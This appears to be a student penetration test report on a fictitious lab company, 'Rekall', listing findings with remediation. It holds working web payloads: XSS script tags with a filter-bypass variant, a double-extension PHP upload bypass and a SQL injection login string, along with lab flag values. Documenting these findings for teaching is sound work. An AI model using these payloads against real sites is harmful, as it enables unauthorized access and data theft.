Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Aaron Feldman Penetration Testing, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Aaron Feldman Penetration Testing, LLC
Contact Name	Aaron Feldman
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	08-03-2022	Aaron Feldman	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall’s responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall was proactive in seeking out help to mitigate the effects of its network
- Rekall executives were responsive to the penetration testing team's suggestions

Summary of Weaknesses

We successfully found multiple critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. Other less critical vulnerabilities also need addressing. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Significant security issues were found with regard to Rekall's web page, as well as its Linux and Windows operated systems.

- Web page weaknesses
    - Interactive webpage susceptible to Cross Site Scripting (XSS)
    - Open source data exposed potentially sensitive information
    - Potentially harmful files uploadable via local file inclusion
    - User credentials exposed via SQL injection
    - Administrative credentials within visible HTML coding
    - Server information obtained through command injection
    - Weak passwords for administrative users

- Linux OS weaknesses
    - Potentially sensitive data exposed via open source intelligence
        - Personal data, public facing ip address, security certificates
    - Potentially sensitive data exposed via open source information
    - Open ports used outdated software versions that were able to be exploited to gain access to Rekall network
    - Weak passwords
    - Able to escalate to root level privileges once user privileges were obtained

- Windows OS weaknesses
    - Open source intelligence exposed user credentials
    - Weak passwords
    - Gained initial access to the network through an open port running a vulnerable version of File Transfer Protocol (FTP)
    - Gained initial access to the network through an open port running a vulnerable version of an email protocol (POP3)
    - Kept access post exploitation via Active Directory
    - Raised privilege level using Mimikatz tools

Executive Summary

Rekall Inc. has significant security concerns throughout its network. Freely available data online provided enough information to get access into Rekall resources. Weak security controls on the company webpage enabled multiple modes of attack. Once the network was breached the penetration testers were able to expose more sensitive information and gain even greater access into the network.

Summary Vulnerability Overview

Vulnerability	Severity
Cross Site Scripting (XSS)	high
Open Source Reconnaissance (web server information, personal information, certificate authority)	low - medium
Local File Inclusion	high
Weak Passwords	high
Command Injection	high
Port Scanning (open ports)	medium
Reconnaissance (vulnerability scanning)	critical
Initial Access (via reverse shell)	high
Privilege Escalation (via open source reconnaissance)	high
Open Source Intelligence (user credentials)	high
Initial Access (via user credentials)	high
Initial Access (via FTP)	medium - high
Initial Access (via POP3)	medium - high
Persistence (valid accounts)	medium - high
Lateral Movement (valid accounts)	high
Post Exploitation (persistence)	high

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35
Ports	80

Scan Type	Total
Hosts	192.168.13.13
Ports	80

Scan Type	Total
Hosts	192.168.13.12

Ports	80, 8080

Scan Type	Total
Hosts	192.168.13.14
Ports	8080, 22

Scan Type	Total
Hosts	192.168.13.10
Ports	80

Scan Type	Total
Hosts	172.22.117.20
Ports	80, 21, 110, 4444

Scan Type	Total
Hosts	172.22.117.10
Ports	445

Exploitation Risk	Total
Critical	1
High	10
medium - high	3
Medium	1
Low - Medium	4

Vulnerability Findings




Vulnerability 1	Findings
Title	Cross Site Scripting (XSS)
Type	Web Application
Risk Rating	**Medium**
Description	XSS was effectively used in multiple ports within Rekall Corporations webpage
Image 1 A simple HTML script was placed into an input field enabling exposure of hidden data within the 'Welcome.php' subdomain	 192.168.14.35/Welcome.php?payload=<script>alert("hi")<%2Fscript> `<script>alert("hi")</script>` HTML SCRIPT Welcome to VR Planning On the next page you will be designing your perfect, unique virtual reality experience! Begin by entering your name below! Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf Character Development Be the quarterback for your favorite team. Take the stage as a rock star or pop icon. Experience the powers of a superhero! Adventure Planning Climb a mountain on Mars. Walkthrough a haunted mansion at midnight. Take part in a top secret spy mission. Location Choices Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean! Exploit-DB Nessus *Untitled 1 - Mousepad File Edit Search View Document Help Warning: you are using the root account. You may harm your system. REKALL CORPORAT lanner Login Put your name here GO
Image 2 Modified HTML script was able to bypass Rekall Corporation's input validation and expose private data within the 'Memory-Planner .php' subdomain	 192.168.14.35/Memory-Planner.php?payload=<SCRIPscriptT>alert("hi")<%2FSCRIPscripTt> `<SCRIPscriptT>alert("hi")</SCRIPscripTt>` Who do you want You have chosen , great choice! Congrats, flag 2 is ksdnd99dkas REKALL CORPORATION Home About Rekall Welcome VR Planner Login Secret Agent Five Star Chef *Untitled 1 - Mousepad File Edit Search View Document Help Warning: you are using the root account. You may harm your system. Choose your charachter GO

Image 3 A simple HTML script was placed into an input field on the Rekall Corporations a subdomain enabling exposure of hidden data within the ‘comments.php’ subdomain	
Affected Hosts	192.168.14.35 (multiple sub domains)
Remediation	Implement input validation

192.168.14.35/comments.php
Exploit-DB
Nessus
REKALL CORPORATION
*Untitled 1 - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.


```
<script>alert("hi")</script>
```

Please leave your comments on our website!

CONGRATS, FLAG 3 is sd7fk1nctx

Submit Add: ☑ Show all: □ Delete: □ Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2022-07-31 18:51:24	aaa
2	bee	2022-07-31 18:52:55	
3	bee	2022-07-31 18:53:13	aa
4	bee	2022-07-31	

Vulnerability 2	Findings
Title	Sensitive Data Exposure - Open Source Reconnaissance
Type	Web Application
Risk Rating	Low
Description	curl tool exposed information regarding the web server
Image Potentially sensitive information exposed via curl	
Affected Hosts	192.168.14.35
Remediation	Inspect curl output periodically to make sure no potential vulnerabilities are exposed

```
┌──(root💀kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 03 Aug 2022 17:49:28 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=3kg7uor86lg6cqi811o4bkque2; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<


<!DOCTYPE html>
<html style="font-size: 16px;">
  <head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta charset="utf-8">
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="page_type" content="np-template-header-footer-from-plugin">
    <title>About Rekall</title>
    <link rel="stylesheet" href="nicepage.css" media="screen">
<link rel="stylesheet" href="About-Rekall.css" media="screen">
    <script class="u-script" type="text/javascript" src="jquery.js" defer=""></script>
    <script class="u-script" type="text/javascript" src="nicepage.js" defer=""></script>
    <meta name="generator" content="Nicepage 4.0.3, nicepage.com">
    <link id="u-theme-google-font" rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,7
00,700i,900,900i|Open+Sans:300,300i,400,4
00i,600,600i,700,700i,800,800i">
    <link id="u-page-google-font" rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,70
0,700i,900,900i">


    <script type="application/ld+json">{
            "@context": "http://schema.org",
            "@type": "Organization",
            "name": "",
            "logo": "images/logo3.png"
}</script>
    <meta name="theme-color" content="#478ac9">
    <meta property="og:title" content="About Rekall">
    <meta property="og:type" content="website">
  </head>
  <body class="u-body"><header class="u-clearfix u-header u-palette-2-base u-sticky u-sticky-f1aa u-header" id="sec-599a"><div class="u-clearf
ix u-sheet u-sheet-1">
        <a href="Home.html" data-page-id="697322146" class="u-image u-image-circle u-logo u-image-1" data-image-width="180" data-image-height=
"103" title="Home">
          <img src="images/logo3.png" class="u-logo-image u-logo-image-1">
```






Vulnerability 3	Findings
Title	Local File Inclusion
Type	Web Application
Risk Rating	High
Description	able to upload a potentially harmful .php file into subdomain
Image 1 Insertion of a .php file extension, no input validation	 192.168.14.35/Memory-Planner.php REKALL CORPORATION Race in the Grand Prix Choose your Adventure by uploading a picture of your dream adventure! Please upload an image: Hi.php .php file Memory Planner Home About Rekall Welcome VR Planner Login Browse... Upload Your File!
Image 2 Successful insertion	 192.168.14.35/Memory-Planner.php REKALL CORPORATION Choose your Adventure by uploading a picture of your dream adventure! Please upload an image: No file selected. Your image has been uploaded here.Congrats flag 5 is mmssdi73g Exploit-DB Nessus Home About Rekall Welcome VR Planner Login Browse... Upload Your File!

Image 3 Insertion of file with .jpg.php extension, bypassing basic input validation	 Memory Planner - Mozil... *Untitled 1 - Mousepad Kali on ML-REFVM-197105 Memory Planner 192.168.14.35/Memory-Planner.php REKALL CORPORATION Home About Rekall Welcome VR Planner Login Browse... Upload Your File! Choose your location by uploading a picture Please upload an image: script.jpg.php Please select a file... © 2022 Trilogy Education Services, LLC, a 2U, Inc. brand. Confidential and Proprietary. All Rights Reserved. This site is operated by Trilogy Education Services, a 2U, Inc. brand, for educational purposes only. This is a fictitious website and scenario intended only for internal academic purposes. .
Image 4 Successful insertion	 Memory Planner - Mozil... *Untitled 1 - Mousepad Kali on ML-REFVM-197105 Memory Planner 192.168.14.35/Memory-Planner.php REKALL CORPORATION Home About Rekall Welcome VR Planner Login Browse... Upload Your File! Choose your location by uploading a picture Please upload an image: No file selected. Your image has been uploaded here Congrats, flag 6 is ld8skd62hdd © 2022 Trilogy Education Services, LLC, a 2U, Inc. brand. Confidential and Proprietary. All Rights Reserved. This site is operated by Trilogy Education Services, a 2U, Inc. brand, for educational purposes only. This is a fictitious website and scenario intended only for internal academic purposes. .
Affected Hosts	192.168.14.35
Remediation	implement more advanced input validation

Vulnerability 4	Findings
Title	SQL Injection
Type	Web Application
Risk Rating	High
Description	SQL injection used to access user account

Image SQL injection used for successful login	 **User Login** Please login with your user credentials! Login: [redacted] Password: [redacted] Password entered - log' 1=1-- Login Congrats, flag 7 is bcs92sjsk233
Affected Hosts	192.168.14.35
Remediation	Implement more advanced input validation. Have whitelists for account access.


